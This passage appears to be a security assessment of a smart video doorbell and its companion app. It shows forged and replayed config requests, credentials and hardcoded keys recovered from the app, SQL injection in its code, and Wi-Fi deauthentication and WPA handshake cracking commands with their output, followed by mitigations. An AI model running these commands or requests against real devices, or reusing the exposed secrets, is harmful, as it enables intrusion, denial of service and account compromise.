27       "host": "public-iot-as-mqtt-us-west-1.aliyuncs.com",
28       "port": "1883",
29       "iotToken": "1709397476288c7d8f0745a0ca37",
30       "pk": "a38ti9CWE3",
31       "dn": "1003543543",
32       "clientId": "wLmRwJVP03ICSKS4Qf000404",
33       "deviceSecret": "583cbcd2b6557465e701b4c12c3ce0",
34       "certUser": "https://openapi-usce.mearicloud.com/cert_pub/root.crt,https://apis-cn-hangzhou",
35       "keepAlive": 100,
36       "protocol": "3.1.1",
37       "subTopic": "/a38ti9CWE3/1003543543/user/get",
38       "region": "us-west-1"
39     },
40     "iotVersion": 1
41   },
42   "userToken": "8776af2f-0369-4377-a8aa-09635b5b603-2007087085",
43   "ringDuration": "60",
44 }
```

- Moving on with some functionalities of the device, we open the dashboard of

the doorbell device where we can see our live video streaming and some configuration options. In Wireshark, we can notice some TCP packets going in the background which is possibly for live streaming.



- In burp, we capture some interesting packets: -

In the above request, we notice the device configurations are being requested to the cloud, in response under the **IoT** key lists the configuration of the doorbell where each key integer corresponds to some configuration in the device. We can also see the IP of the IoT device.

- Analyzing the request: -
 1. **accessid**– This seems like a hashed ID, couldn't find much about it but if it's hashed the same way the signature is, then it also could have collisions and can be attacked.
 2. **signature** – The Signature seems to be a hash, forged with a combination of timeout, Request Type and Endpoint with a secret key as **access key** thus making it forgeable for the attacker for replay attack.

```
3. public void getDeviceAllConfig(final String str, final
   boolean z, final int i, final IGetDeviceParamsCallback
   iGetDeviceParamsCallback) {
4.     HashMap hashMap = new HashMap();
5.     hashMap.put("accessid", getAccessId());
6.     hashMap.put("expires", SdkUtils.getTimeout());
7.     hashMap.put("signature",
       SdkUtils.getSignature(this.deviceConfigPath, "get",
       getAccessKey()));
8.     hashMap.put("action", "get");
9.     hashMap.put("deviceid", SdkUtils.formatSn(str));
```

```

10. public static String getSignature(String str, String str2, String str3) {
11.     try {
12.         return
BaseUtils.encode(HmacshaUtil.HmacSHA1Encrypt("GET\n\n\n" +
getTimeout() + "\n" + str + "\n" + str2, str3));

13.     } catch (Exception e) {
14.         e.printStackTrace();
15.         return "";
16.     }
17. }

```

```

18. public static byte[] HmacSHA1Encrypt(String str, String
str2) throws Exception {
19.     SecretKeySpec secretKeySpec = new
SecretKeySpec(str2.getBytes("UTF-8"), "HmacSHA1");
20.     Mac mac = Mac.getInstance("HmacSHA1");
21.     mac.init(secretKeySpec);
22.     return mac.doFinal(str.getBytes("UTF-8"));
23. }

```

3. params – Params is base64 and URL encoded which looks like this:- {"code":100001,"action":"get","name":"iot"}, we can see it's requesting the config details of **IoT**.

- Playing with the options, when we trigger the siren from the app, we see another interesting request: -

Request		Response			
Pretty	Raw	Hex	Render		
<pre> 1 GET /openapi/device/config ?accessid=wds55D%2FdSnbkEHOU6YlgtNMjCOOMqkOj &expires= 1709441767 &signature=lvILOP9i8Ido3CEMfstSyl7nJ2M%3D &action=set&params= eyJjb2RlIjoxMDAsMDRlImFjdGlvbiI6ImNldCIsImShbWUioiJpb3QiLCJpb3QiOnsiODIiIjoxfX0%3D & deviceid=61c4b18c5e14475e HTTP/1.1 2 Accept-Language : en-US,en;q=0.8 3 User-Agent : Mozilla/5.0 (Linux; U; Android 11; en-us; motorola one vision Build/RSAS11.Q1-48-36-23) AppleWebKit/533.1 (KHTML, like Gecko) Version/5.0 Mobile Safari/533.1 4 Host : openapi-usce.mearicloud.com 5 Connection : close 6 Accept-Encoding : gzip, deflate 7 8 </pre>		<pre> 1 HTTP/1.1 200 OK 2 Server : nginx/1.20.1 3 Date : Sun, 03 Mar 2024 15:34:43 GMT 4 Content-Type : application/json 5 Content-Length : 75 6 Connection : close 7 Access-Control-Allow-Origin : * 8 Access-Control-Allow-Headers : * 9 Access-Control-Allow-Methods : GET, POST, OPTIONS, HEAD 10 11 { "code":100001, "action":"set", "name":"iot", "iot":{ "823":1, "60":1709480083 } } </pre>			

In the above, we can see instead of get, a set action is being sent with param: - {"code":100001,"action":"set","name":"iot","iot": {"823":1}} This request triggers the siren in the device, thus **823** refers to the siren config of the device. We can replay this attack and modify the param to tweak another config of the device to random values. Well while I was playing around, I tweaked the config **170** with value 123 and now I am getting continuous alert notifications in my app :)


Analysing the apk file.

- Before starting the manual inspection, I downloaded the build and passed it to MBSF Framework for static analysis and got an interesting report which is attached in the Appendix.
- There are lots of findings in the report, but I will cover the important ones here.
- First, we see a lot of dangerous permissions given to the Application which can compromise the whole device if the application gets infected.
- Another interesting finding is that it writes sensitive data using SharedPreferences API which is world-readable and leads to exposure of sensitive data. To test this, I pulled the data file of Cloud Edge and analyzed the SharedPreferences files. Shockingly, I found cloud and WIFI credentials there.

MEARI_USER.xml

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="user_meari_iot">{"accessId":"wds55D/dSnkTEH0U6Y1jtnNjC00Mqk0j","accessKey":"jyfp3x18nkRzpxJCZmUw==","aliIotEnable":1,"cacheEndTime":1709335486000,"meariMqttHost":"events-
usce.mearicloud.com","meariMqttPort":1883,"meariMqttSignature":"","meariPlatDomain":"usce.mearicloud.com","meariPlatOpenApiServer":"https://openapi-
usce.mearicloud.com","meariPlatSignature":"jl/8CM4obqgT/n08tMygVxUo66ox89mesLsPIm2IpEobJBFztg3hfmQWw0pSLI24XPZ7hh7i2vR/3s8nXROVsFaHwizHEggy1zvMhMouEeLSCNOHCw113URUb7asv2A6E12iWHHhX/
+nFUA0ua1R1JlG2fOgse3HIO6WBLKdHrt4TGrKz9JIo0VbBj3uEK+l"}</string>
  <string name="user_mqtt_iot">{"accessId":"mearicloud","accessKey":"_!MeariCloud2.0!
_","awsClientId":"41003445526","awsPort":"","awsSubTopic":"/user/cloudEdge/1003445526","clientId":"bsUQVb6EQf9s2gA3b5yB000404","cognitoPoolId":"","cognitoRegion":"","crtUrls":"https://aliyu
n-iot.oss-cn-hangzhou.aliyuncs.com/cert_pub/root.crt,https://apis-cn-
hangzhou.meari.com.cn/cert_pub/root.crt","deviceName":"1003445526","deviceSecret":"04d759d57730a7d23763fe8644f80d75","endpoint":"","host":"public.iot-as-mqtt.us-
west-1.aliyuncs.com","iotId":"bsUQVb6EQf9s2gA3b5yB000404","iotPolicyName":"","iotToken":"A1*1709306269550
^fd64d255ae5a3ed","iotVersion":"1","keepalive":"300","port":"1883","productKey":"a38ti9CUNE3","protocol":"3.1.1","region":"us-
west-1","subTopic":"/a38ti9CUNE3/1003445526/user/get","thingName":""}</string>
  <string name="user_info">{"apiServer":"https://apis-us-
west.cloudedge360.com","audioServer":"https://audio.meari.com.cn","clientId":"","countryCode":"US","emailAuthFlag":0,"imageUrl":"https://apis-us-west.cloudedge360.com/avatar/Pic_
05.jpg","iotType":0,"jpushAlias":"ppstrong_
1003445526","logServer":"","loginTime":"1709312044445","loginType":0,"nickName":"pentest","partnerId":"8","phoneCode":"1","promotion":0,"ringDuration":"60","soundFlag":"0","userAccount":"pen
testuob123@gmail.com","userId":"1003445526","userToken":"3da656a2-99d4-4201-8650-60808a4ee5d1-2006891051"}</string>
  <string name="user_redirect_info">{"apiServer":"https://apis-us-
west.cloudedge360.com","audioServer":"https://audio.meari.com.cn","cacheEndTime":1709339049749,"devVersionCache":3600,"logConfig":"","logServer":"","logServerNew":"https://app-add-log-
us.cloudedge360.com","supportClient":1}</string>
</map>
```

WIFI_INFO.xml



- We see hash collision exists in SHA-1 and HmacshaUtil is also vulnerable to that which can compromise the integrity or could also lead to a DoS attack. This library is being used for forging the signature as we discussed above.
- We notice that internal SQL DB is vulnerable to SQL Injection. By analyzing the code, we find some raw queries being executed without sanitizing the inputs.

```

- private void realDeleteAccount(String str) {
-     SQLiteDatabase writableDatabase =
-     this.mHelper.getWritableDatabase();
-     if (writableDatabase == null || TextUtils.isEmpty(str)) {
-         return;
-     }
-     String str2 = "delete from ACCOUNT_PWD where account =
- \"\" + str + \"\"";
-     Logger.d("sql===", "sql 语句 : " + str2);
-     writableDatabase.execSQL(str2);
-     writableDatabase.close();
- }

```

This can lead to SQL injection by appending malicious query, the attacker can compromise the device, and delete, or modify data.

- Well, I found one finding during registration where the inputs were not validated properly.

As we can see below, I can even register the account with an invalid email and give malicious inputs to other parameters like phone Code and Country Code, and the server is registering the user without validating the inputs. This opens a vast number of attacks but since it's out-of-scope, we aren't moving on this further.

The image shows a mobile app interface on the left and a network request/response capture on the right.

Mobile App Interface (Left):

- My Information**
 - Profile Photo:
 - Account: 1@@4522 (Not certified)
 - Nickname: shasha234
 - Reset Password
 - Your Region: HTTPS://EVILWEBSITE...
 - My QR Code:
- Log Out**
 - Calls and notifications will vibrate

Network Request/Response (Right):

Request:

```

1 POST /meari/app/register HTTP/2
2 Host: apis-eu-frankfurt.cloudedge360.com
3 Accept-Language: en-US,en;q=0.8
4 User-Agent: Mozilla/5.0 (Linux; U; Android 11; en-us; motorola one vision Build/PSA31.01-48-36-23) AppleWebKit/533.1 (KHTML, like Gecko) Version/5.0 Mobile Safari/533.1
5 X-Ca-Timestamp: 1707402548089
6 X-Ca-Sign: M83uk5Mhc3qHFLYJya4nls*k=
7 X-Ca-Key: bc20be30292a4309877807e101afbd51
8 X-Ca-Nonce: 586837
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 283
11 Accept-Encoding: gzip, deflate
12
13 phoneType=aisourceApp=8&appVer=5.3.1&nickName=shashan2k&iotType=1&appPerCode=533&verificationCode=&password=g31s2Fvt97alkh0RcuVfRHA3d43d&at=1707402548087&lngType=ens&countryCode=https://evilwebsite.com&userAccount=100000054&phoneCode=-2&promotion=2&imageUrl=https://evilwebsite.com

```

Response:

```

1 HTTP/2 200 OK
2 Date: Tue, 27 Feb 2024 02:11:11 GMT
3 Content-Type: application/json;charset=UTF-8
4 Content-Length: 1686
5 Server: openresty
6
7 {
  "result": {
    "userID": 103205378,
    "nickName": "shashan2k",
    "userAccount": "100000054",
    "password": null,
    "soundFlag": 0,
    "imageUrl": "https://apis-eu-frankfurt.cloudedge360.com/avatar/Pic_01.jpg",
    "lngType": null,
    "typePassword": null,
    "sourceApp": null,
    "openID": null,
    "deviceSecret": null,
    "deviceSecretDesk": null,
    "countryCode": "https://evilwebsite.com",
    "phoneCode": "02",
    "createDate": null,
    "updateDate": null,
    "timeFlag": null,
    "lotID": null,
    "lotProductKey": null,
    "lotDeviceName": null,
    "lotDeviceSecret": null,
    "loginType": 0,
    "userRecycle": null,
    "lotType": 0,
    "thirdLoginId": null,
    "emailAuthFlag": "0",
    "promotion": 2,
    "lot": {
      "pKey": {
        "accessid": "mearicloud",
        "platformSignature": "UH4VUN5G0d0MzFakFha3JbGtXbIVrTUx9Hk5yYDQ",
        "platformDomain": "eu.mearicloud.com",
        "accesskey": "mearicloud2.0"
      }
    }
  }
}

```


- When we log in or register, we see our normal password encrypted using CBC with PKC5/PKC7 padding which is also vulnerable to paddling oracle attack.

By analyzing the source code, we find

```
private static final String encoding = "utf-8";

    public static String encode(String str) throws Exception {
        return encode(SdkUtils.getA(), SdkUtils.getB(), str);
    }

    public static String encode(String str, String str2, String str3)
throws Exception {
        SecretKey generateSecret =
SecretKeyFactory.getInstance("desede").generateSecret(new
DESedeKeySpec(str.getBytes()));
        Cipher cipher = Cipher.getInstance("desede/CBC/PKCS5Padding");
        cipher.init(1, generateSecret, new
IvParameterSpec(str2.getBytes()));
        return Base64Utils.encode(cipher.doFinal(str3.getBytes("utf-
8"))));
    }
```

The above vulnerable encryption scheme is being used for encoding the password. In the above, we see **SdkUtils.getA()** is used as a secret key and **SdkUtils.getB()** is used for IV. These functions result below hardcoded values: -

```
public static String getA() {
    return
BaseUtils.getDecodeString("MTIzNDU2NzgxMjM0NTY3ODEyMzQ1Njc4");
}

    public static String getB() {
        return BaseUtils.getDecodeString("MDEyMzQ1Njc=");
    }
```

Thus, we can easily forge the encrypted password and perform brute force.

- We also notice AES helper using weak IV and hardcoded secret for encryption.

```
- public static byte[] encrypt(String str, byte[] bArr) throws
Exception {
-     IvParameterSpec ivParameterSpec = new
IvParameterSpec("0000000000000000".getBytes("UTF-8"));
-     SecretKeySpec secretKeySpec = new
SecretKeySpec(str.getBytes("UTF-8"), "AES");
-     Cipher cipher = Cipher.getInstance(CBC_PKCS5_PADDING);
-     cipher.init(1, secretKeySpec, ivParameterSpec);
```

```
public static final String SDK_APP_SECRET =  
    "isvrbeT7qUyWVEZ1Ia0/aUVA/TcFaeV0wC8qFLc8rg4=";
```

```
{"callbackUrl":"https://apis-us-
```

```
west.cloudedge360.com/v14/devices/callback/event/video-push-
success","callbackBody":{"userID=1003543543&deviceId=1021416641&videoD
uration=6&videoIndex=1&eventTime=20240303175525&eventTimeList=["20
240303175525"]&aiEvent=0&deviceKey=ppsl61c4b18c5e14475e&secVersion
=1&timestamp=1709488527&nonce=1196164240&sign=UpgaX166arbXoZ9DK
Ky3rRHj6Cw%3D"}
```

Well above token makes it clear that it's trying to push the video data to the cloud. The data seems to be encrypted but an attacker can invalidate the data by adding random data which may lead to complete loss of data or may trigger some unexpected behavior.

Mitigation - To mitigate this threat, the traffic should be completely encrypted, and the doorbell device framework should interact on TLS when interacting with the outside world.

Attacks by a local attacker without wi-fi access.

De-authentication Attack and WIFI brute force attack

It is a type of denial-of-service (DoS) attack that tries to disconnect a target device from a Wi-Fi wireless access point. When a wireless AP wishes to notify a station that it is disconnecting, it transmits unencrypted de-authentication frames using the IEEE 802.11 (Wi-Fi) protocol.

Whenever the attacker wishes to break the connection between the victim and AP, the attacker may transmit this frame—which contains the spoofed MAC address—to the victim device or the AP, such as a router.

One typical tool for the de-authentication attack is the aircrack-ng suite's aireplay-ng command.

The victim's device (MAC address: yy:yy:yy:yy:yy:yy) is continually receiving de-authentication packets from the attacker. The victim device is connected to the AP (MAC address: xx:xx:xx:xx:xx:xx) via the wlan0 network interface card.

```
aireplay-ng -0 -a xx:xx:xx:xx:xx:xx -c yy:yy:yy:yy:yy:yy wlan0
```

Method

The smart video doorbell uses Wi-Fi to transmit data. Check whether the de-authentication attack works or not.

First, use the "airmon-ng start wlan0" command to set the wireless adapter to monitor mode. It enables the experimental monitor mode on "wlan0mon".

Next, get the BSSID of the connected router by using the "airodump-ng wlan0mon" command to capture the wireless signal sent by the AP. Finally, send the de-authentication frames to the smart video doorbell's MAC address by using the "aireplay-ng -deauth 0" command.

Results

The screenshot displays two windows from a network analysis tool. The top window shows a list of network interfaces and their statistics. The bottom window shows a detailed view of a specific network interface, including a table of statistics and a list of captured packets.

Top Window Statistics:

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
22:52:A4:1E:08:11	-45	100	315	31 0	6	130	WPA2	CCMP	PSK	Abbas's Iphone

Bottom Window Statistics:

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
22:52:A4:1E:08:11	76:7F:61:D3:48:50	-31	24e- 1	377	107		
22:52:A4:1E:08:11	70:3A:2D:38:DE:7A	-46	24e- 1	511	1029		

Linux Lite Terminal Output:

```
13:37:13 Sending 64 directed DeAuth (code 7). STMAC: [70:3A:2D:38:DE:7A] [ 0:25
13:37:13 Sending 64 directed DeAuth (code 7). STMAC: [70:3A:2D:38:DE:7A] [ 0:26
13:37:13 Sending 64 directed DeAuth (code 7). STMAC: [70:3A:2D:38:DE:7A] [ 0:27
13:37:13 Sending 64 directed DeAuth (code 7). STMAC: [70:3A:2D:38:DE:7A] [ 0:28
13:37:13 Sending 64 directed DeAuth (code 7). STMAC: [70:3A:2D:38:DE:7A] [ 0:29
13:37:13 Sending 64 directed DeAuth (code 7). STMAC: [70:3A:2D:38:DE:7A] [ 0:30
13:37:13 Sending 64 directed DeAuth (code 7). STMAC: [70:3A:2D:38:DE:7A] [ 0:31
13:37:13 Sending 64 directed DeAuth (code 7). STMAC: [70:3A:2D:38:DE:7A] [ 0:32
13:37:13 Sending 64 directed DeAuth (code 7). STMAC: [70:3A:2D:38:DE:7A] [ 0:33
13:37:13 Sending 64 directed DeAuth (code 7). STMAC: [70:3A:2D:38:DE:7A] [ 0:34
13:37:13 Sending 64 directed DeAuth (code 7). STMAC: [70:3A:2D:38:DE:7A] [ 0:35
13:37:13 Sending 64 directed DeAuth (code 7). STMAC: [70:3A:2D:38:DE:7A] [ 0:36
13:37:13 Sending 64 directed DeAuth (code 7). STMAC: [70:3A:2D:38:DE:7A] [ 0:37
13:37:13 Sending 64 directed DeAuth (code 7). STMAC: [70:3A:2D:38:DE:7A] [ 0:38
13:37:13 Sending 64 directed DeAuth (code 7). STMAC: [70:3A:2D:38:DE:7A] [ 0:39
13:37:13 Sending 64 directed DeAuth (code 7). STMAC: [70:3A:2D:38:DE:7A] [ 0:40
13:37:13 Sending 64 directed DeAuth (code 7). STMAC: [70:3A:2D:38:DE:7A] [ 0:41
13:37:13 Sending 64 directed DeAuth (code 7). STMAC: [70:3A:2D:38:DE:7A] [ 0:42
13:37:13 Sending 64 directed DeAuth (code 7). STMAC: [70:3A:2D:38:DE:7A] [ 0:43
13:37:13 Sending 64 directed DeAuth (code 7). STMAC: [70:3A:2D:38:DE:7A] [ 0:44
13:37:14 Sending 64 directed DeAuth (code 7). STMAC: [70:3A:2D:38:DE:7A] [ 0:45
13:37:14 Sending 64 directed DeAuth (code 7). STMAC: [70:3A:2D:38:DE:7A] [ 0:46
ACKs]
```

Bottom Window Statistics:

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
22:52:A4:1E:08:11	-42	0	484	39 3	6	130	WPA2	CCMP	PSK	Abbas's Iphone

Bottom Window Statistics (Detailed):

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
22:52:A4:1E:08:11	70:3A:2D:38:DE:7A	-16	1e- 1e	0	2092	EAPOL	
22:52:A4:1E:08:11	76:7F:61:D3:48:50	-33	24e- 1	0	110		

Linux Lite Terminal Output (Bottom):

```
13:37:18 Sending 64 di
13:37:18 Sending 64 di
13:37:18 Sending 64 di
13:37:18 Sending 64 di
13:37:18 Sending 64 di
13:37:18 Sending 64 di
```

The de-authentication attack works well with the smart video doorbell. If continuously sending the de-authentication frames, the smart doorbell will not be able to connect to the router and be used normally. This is a kind of DoS attack. IEEE 802.11w protocol provides a solution against the de-authentication attack. However, the 802.11w protocol is only effective for resolving the de-authentication attacks with low flooding rates and not effective under high flooding rates.

After We have got the handshake, we can brute force it with a password dictionary using Aircrack-ng tool.

```
aircrack-ng --help for help.
linux ~ 1 sudo aircrack-ng -w ./password.list -b 22:52:A4:1E:08:11 -psk-06.cap
Reading packets, please wait...
Opening ./-psk-06.cap
Read 9934 packets.

1 potential targets

Aircrack-ng 1.6

[00:00:00] 1/1 keys tested (74.38 k/s)

Time left: --

KEY FOUND! [ 99476563 ]

Master Key : 0C 80 F3 43 9C 7E B0 67 26 19 C2 C1 55 72 42 B1
             55 49 4A 13 0C D0 43 BC 9C DF 90 72 D2 A1 13 C4

Transient Key : E6 93 94 66 11 6B 03 DA 46 BD 7C AE CA 7F 01 FA
                F6 49 2F 46 E2 85 F2 DD 1C E2 A2 95 3B 32 B5 56
                F3 70 B3 96 53 3A 2E 43 65 51 90 F2 F3 E3 99 83
                79 A7 BE 49 33 F2 6A CD 72 DA D1 2A BF 30 19 F2

EAPOL HMAC : 11 A7 B7 11 B1 B2 E2 8A A1 AF 8B 76 7C 46 DB 77

linux ~
```

Mitigation – Since this attack is not directly related to the device or application but this targets the network. This demonstration helps you to understand how important it is to secure your network. Increasing the password complexity and usage of the 802.11w standard can help in preventing de-authentication and WIFI attacks.

Attacks by a remote attacker.

- After analyzing the application, we found broken registration as discussed earlier which can open potential attacks against the application and thus could lead to a potential data breach or DoS attack against the servers.
- We also found a weak encryption algorithm used for forging passwords which gives an attacker the potential to forge random passwords and could brute force against the user account.
- We notice some **High** and lots of **medium** level weaknesses in the MbSF report which can help attackers to attack or infect the application which eventually can compromise the doorbell device too.

Mitigation – Resolving major security issues such as: -

1. Using a strong encryption scheme and using either KMS, Environment variables or encryption at rest should be used to store hardcoded secrets instead of storing them in the application.
2. Strong Hash schemes should be used that don't have any hash collisions.
3. Revisit risky permissions given to the application and should only be given if it's necessary for the application.
4. Sensitive data should not be stored using SharedPreferences API as it is world readable and can result in sensitive data exposure.
5. SQL query should use parameterized query instead of raw query and should sanitize the input before executing to avoid possible SQL Injections.

Analysis of the weaknesses found

ISSUE	RISK	IMPACT	ADVICE	SEVERITY
Sensitive Data Exposure	Storing sensitive data using insecure methods like SharedPreferences API can expose it to unauthorized access by other applications or attackers.	Attackers could potentially access sensitive information such as login credentials, cloud storage details, or Wi-Fi network information stored insecurely on the device.	Device manufacturers should implement secure storage mechanisms, such as encryption or secure key management, to protect sensitive data. Device owners should also regularly review and clear stored data from their devices.	HIGH
Use of Weak or Vulnerable Encryption Algorithms	Weak encryption algorithms or hardcoded secrets can be exploited by attackers to decrypt sensitive data or forge authentication tokens and passwords.	Attackers could decrypt encrypted data, forge authentication tokens, or impersonate legitimate users, leading to unauthorized access or data breaches. They can also forge encrypted password to perform brute force attack.	Device manufacturers should use strong encryption algorithms and avoid hardcoded secrets in their applications or firmware. Device owners should be aware of the encryption protocols used by their devices and ensure they are up-to-date with	HIGH

			security best practices.	
SQL Injection Vulnerability	SQL injection vulnerabilities can allow attackers to manipulate database queries, potentially accessing or modifying sensitive data stored on the device or associated servers.	Attackers could execute malicious SQL queries to extract sensitive information, modify device settings, or disrupt device functionality.	Device manufacturers should implement secure coding practices, such as using parameterized queries and input validation, to prevent SQL injection attacks.	HIGH
Improper Certificate Validation	Attackers can intercept traffic between the application and remote servers by presenting a forged SSL certificate.	Failure to properly validate SSL certificates exposes the application and its users to various security risks, including data breaches and unauthorized access.	Ensure that the application's WebView component properly validates SSL certificates and rejects connections with invalid or untrusted certificates.	MEDIUM
Forging QR Code for WiFi Connection	Unauthorized Access By forging a QR code, an attacker could create a fake WiFi network with the same SSID as the victim's legitimate network. When the victim scans the forged QR code, their device would connect to the attacker's network instead of the intended one.	Unauthorized access and manipulation of traffic can lead to breaches of privacy, theft of sensitive data, and potential control over the device.	Use Secure QR Codes: Employ QR codes that are generated securely and incorporate encryption or digital signatures to prevent forgery.	MEDIUM
Broken Registration Process	Broken registration processes may allow attackers to create accounts with invalid or malicious inputs, bypassing security	Attackers could exploit this vulnerability to create fake accounts, perform unauthorized actions, or launch denial-of-service	Device owners should be cautious when registering accounts and ensure that registration processes validate user inputs	MEDIUM

	checks and gaining unauthorized access.	attacks on the device or associated services.	properly. They should also monitor for any suspicious account activity and report any anomalies to the device manufacturer.	
Wi-Fi and Deauthentication Attacks	Attackers can exploit vulnerabilities in the device's Wi-Fi connectivity to gain unauthorized access to the local network.	Successful attacks can compromise the privacy and confidentiality of data transmitted over the Wi-Fi network, including personal information, login credentials, and sensitive communications.	Secure the device's Wi-Fi connection with strong encryption protocols, such as WPA3 and using 802.11w standard, to protect against unauthorized access and data interruption.	MEDIUM

Appendix

[Doorbell-device-setup.pcapng](#)
[Burp_logs.csv](#)
[reversed_source-code.zip](#)
[video-stream.pcapng](#)
[MbSF_app_static_analysis.pdf](#)